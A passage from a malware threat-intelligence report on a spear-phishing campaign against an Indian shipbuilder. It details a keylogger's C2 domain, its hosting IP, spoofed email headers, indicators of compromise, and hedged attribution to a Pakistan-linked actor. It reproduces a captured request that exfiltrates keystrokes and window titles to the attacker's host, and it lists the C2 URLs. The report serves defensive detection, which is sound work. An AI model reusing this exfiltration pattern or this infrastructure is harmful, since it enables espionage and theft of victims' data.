
Below screen shot shows a network communication pattern indicating *Internet Explorer* was launched on the infected system.

```
GET /userfiles/media/pixum/okilo/post.php?type=keystrokes&machinename=WIN-
T9UN4HIIHEC&windowtitle=Windows%20Internet
%20Explorer&keystrokestyped=&machinetime=5:40%20PM HTTP/1.1
Host: tripleshop.id
```

Every activity on the infected system is sent to the attacker, this allows the attacker to take further action and also since the open window title is sent to attacker, this lets the attacker know about the documents opened and the tools running on the system or if any analysis tools are used to inspect the malware.


C2 Domain Information

This section contains the details of the C2 domain (tripleshop[.]id). All the 25 samples hosted on compromised university site was analyzed and it was determined that all these samples also communicated to the C2 domain *tripleshop[.]id*



The C2 domain was associated with only one IP address . This IP address is associated with hosting provider in Indonesia as shown in the screen shots below

AS	IP	BGP Prefix	CC	AS Name
55660	103.229.74.32	103.229.74.0/24	ID	MWN-AS-ID PT Master Web Network, ID



Below screen shot shows the timeline when the IP address was active. The IP was first seen to be active on 18th Jan, 2017 (one week before the spear-phishing mail was sent to the victims).

IP Address	CC	ASN	First Seen	Last Seen
103.229.74.32	ID	55660	2017-01-18 00:00:00	2017-02-01 15:24:32


Threat Intelligence

Even though attackers tried to make it look like the spear phishing email was sent by an email id associated with Hidrofersa but inspecting the email headers revealed some interesting information.

The *X-AuthUser* in the header below revealed the identity of the sender. The sender is associated with a company named “Combined Freight (PVT) Limited” (*combinedfreight[.]com*)

```
X-MailChannels-SenderId: hostrocketcom|x-authuser|[redacted]@combinedfreight.com
X-MailChannels-Auth-Id: hostrocketcom
X-MC-Loop-Signature: 1485299629851:3272658451
X-MC-Ingress-Time: 1485299629850
Received: from [::1] (port=43330 helo=webmail.combinedfreight.com)
    by zeus.hrwebservices.net with esmtpa (Exim 4.87)
    (envelope-from <[redacted]@hidrofersa.com>)
    id 1cWAHV-001jnP-55; Tue, 24 Jan 2017 18:13:41 -0500
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="=_a3f540b8f2874deb0b78e4955319ea20"
Date: Tue, 24 Jan 2017 18:13:40 -0500
From: [redacted] -- Hidrofersa <[redacted]@hidrofersa.com>
To: undisclosed-recipients:;
Subject: INQUIRY
In-Reply-To: <d69848f3eca09f86fb465103fca48b0f@combinedfreight.com>
References: <b29a99fe541c4886f68fe81f405406cd@combinedfreight.com>
 <d921b9901110661a6c96a9ecbf44a513@combinedfreight.com>
 <df623312c7ecbd4ead3d725ee3ca4dbf@combinedfreight.com>
 <07d3bf92240eaa54fe916478773d08cd@combinedfreight.com>
 <1e6bc45db8f2b128c29cc300afaa1941@combinedfreight.com>
 <d69848f3eca09f86fb465103fca48b0f@combinedfreight.com>
Message-ID: <7eaaf75c08fb5e80c99ff7fac6e82971@combinedfreight.com>
X-Sender: [redacted]@hidrofersa.com
User-Agent: Roundcube Webmail/1.1.7
X-AuthUser: [redacted]@combinedfreight.com
```

Combined Freight (PVT) Limited is freight forwarding company which is into ocean & air freight business headquartered in Karachi, Pakistan (as per their website). This company has 4 other offices in Pakistan (Lahore, Islamabad, Sialkot, Faisalabad). Below is the screen shot taken from their website.



Based on the information mentioned above, It looks like the spoofed email was sent by a user associated with a Pakistan based company *Combined Freight (PVT) Limited.*

Indicators Of Compromise

In this case the cyber espionage group targeted *Mazagon Dock Shipbuilders Limited (MDL)* but it is possible that other defense equipment manufacturers could also be targeted as part of this attack campaign. The indicators associated with this attack are provided so that the organizations (Government, Public, Private organizations, Defense and Defense equipment manufacturers) can use these indicators to detect, remediate and investigate this attack campaign. Below are the indicators

Dropped Malware Sample:
08f2fc9cb30b22c765a0ca9433b35a46

Samples hosted on the compromised University site:
6c94b4c7610d278bf8dfc3dbb5ece9ce
a81eaed8ae25f5fa5b107cbc6fe6e446
9a708879fd0a03d4089ee343c9254e5b
069629248742f9d762f66568ba7bcec8
6455a43366f4da09429738076e7f289c
34d5a3d6ae3c1836e0577b6f94ee0294
6eee8a69bc40b104931abdd68509df85
01c85dd7d8202765331a5cc818948213
42664aa65c473832a5c0df62c8b38d68
18e7480894149194f2cd17ee40d0ad7b
575b4b449a12f2bed583f2a59485f776
eae013aec7f45661223ea115ee38cc95
33b9c2c2cbecd4a4844057491b02379e
bf499821c935e67e0fb606915453a964
42e411bcb48240fb44c48327b81d8c57
efaa8d161bbe6342204ffa5b1b22ed0c
4623d0e188dc225de8dcd494c7802f7f
3cba51905a78bd221a2433ee180111c0
a6e6a131887c0cdbf67569e1320840d8
08f2fc9cb30b22c765a0ca9433b35a46
44b7aaea854a1a3a0addb521eb7c5eb9

22730ae47acc178c0445c486d16d7ae9
5b5edc209737b6faa3a6d6711fba1648
bf5e7ea70c2dab12100b91d77ca76ff2
34c44c9138a2d4c31391c2cc0b044c02

Network Indicators Associated with C2:
tripleshop[.]id
103[.]229[.]74[.]32

C2 Communication Patterns:
hxxp://tripleshop[.]id/userfiles/media/pixum/okilo/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/agogo/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/alpha/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/ariri/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/bobby/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/chisom/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/crack/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/declan/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/elber/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/figure/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/henry/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/ike/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/jizzy/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/kcc/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/kc/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/matte/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/nels/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/notes/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/polish/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/turbo/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/whesilo/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/yboss/post.php
hxxp://tripleshop[.]id/userfiles/media/pixum/yg/post.php

Conclusion

Attackers in this case made every attempt to launch a clever attack campaign by spoofing legitimate email ids and using an email theme relevant to the targets. The following factors in this cyber attack suggests the possible involvement of Pakistan state sponsored cyber espionage group to steal the intellectual property such as design/blueprints and manufacturing data related to submarines and warships.

- *Victims/targets chosen (Submarine & Warship manufacturer for Indian Navy)*
- *Use of Email theme related to the targets*
- *Timing of the spear phishing emails sent to the victims (The day before the Republic Day)*
- *Email header information indicating the possible Pakistan connection*
- *Use of malware that is capable of spying and uploading screen shots*
- *Use of TTP's (tactics, techniques & procedures) similar to the previous campaign*

The following factors reveal the attackers intention to remain stealthy and the attempt to evade sandbox analysis, manual analysis and security monitoring at both the desktop and network levels.

- *Use of obfuscated malicious macro code*
- *Use of junk code (to divert the manual analysis)*
- *Use of compromised university site to host malicious code (to bypass security monitoring)*
- Use of Silent UAC (user account control) bypass technique
- *Use of Malware that sleeps for long time without generating any network activity (to evade sandbox analysis)*
- *Use of hosting provider to host C2 infrastructure*

Cyber espionage groups will continue targeting defense sectors and defense equipment manufacturers for the following reasons:

- *To steal defense related information and proprietary product information that can provide their sponsoring governments with military and economic advantages.*
- *To identify vulnerabilities in the defense technologies to gain advantage over adversary's military capabilities*
- *To reduce their research and development costs and produce and sell similar products at lower prices*

References

http://researchcenter.paloaltonetworks.com/2015/06/keybase-keylogger-malware-family-exposed/

http://www.brycampbell.co.uk/new-blog/2015/7/14/keybase-malware

http://researchcenter.paloaltonetworks.com/2016/02/keybase-threat-grows-despite-public-takedown-a-picture-is-worth-a-thousand-words/

https://www.fireeye.com/current-threats/reports-by-industry/aerospace-threat-intelligence.html

Follow us on Twitter: @monnappa22 @cysinfo22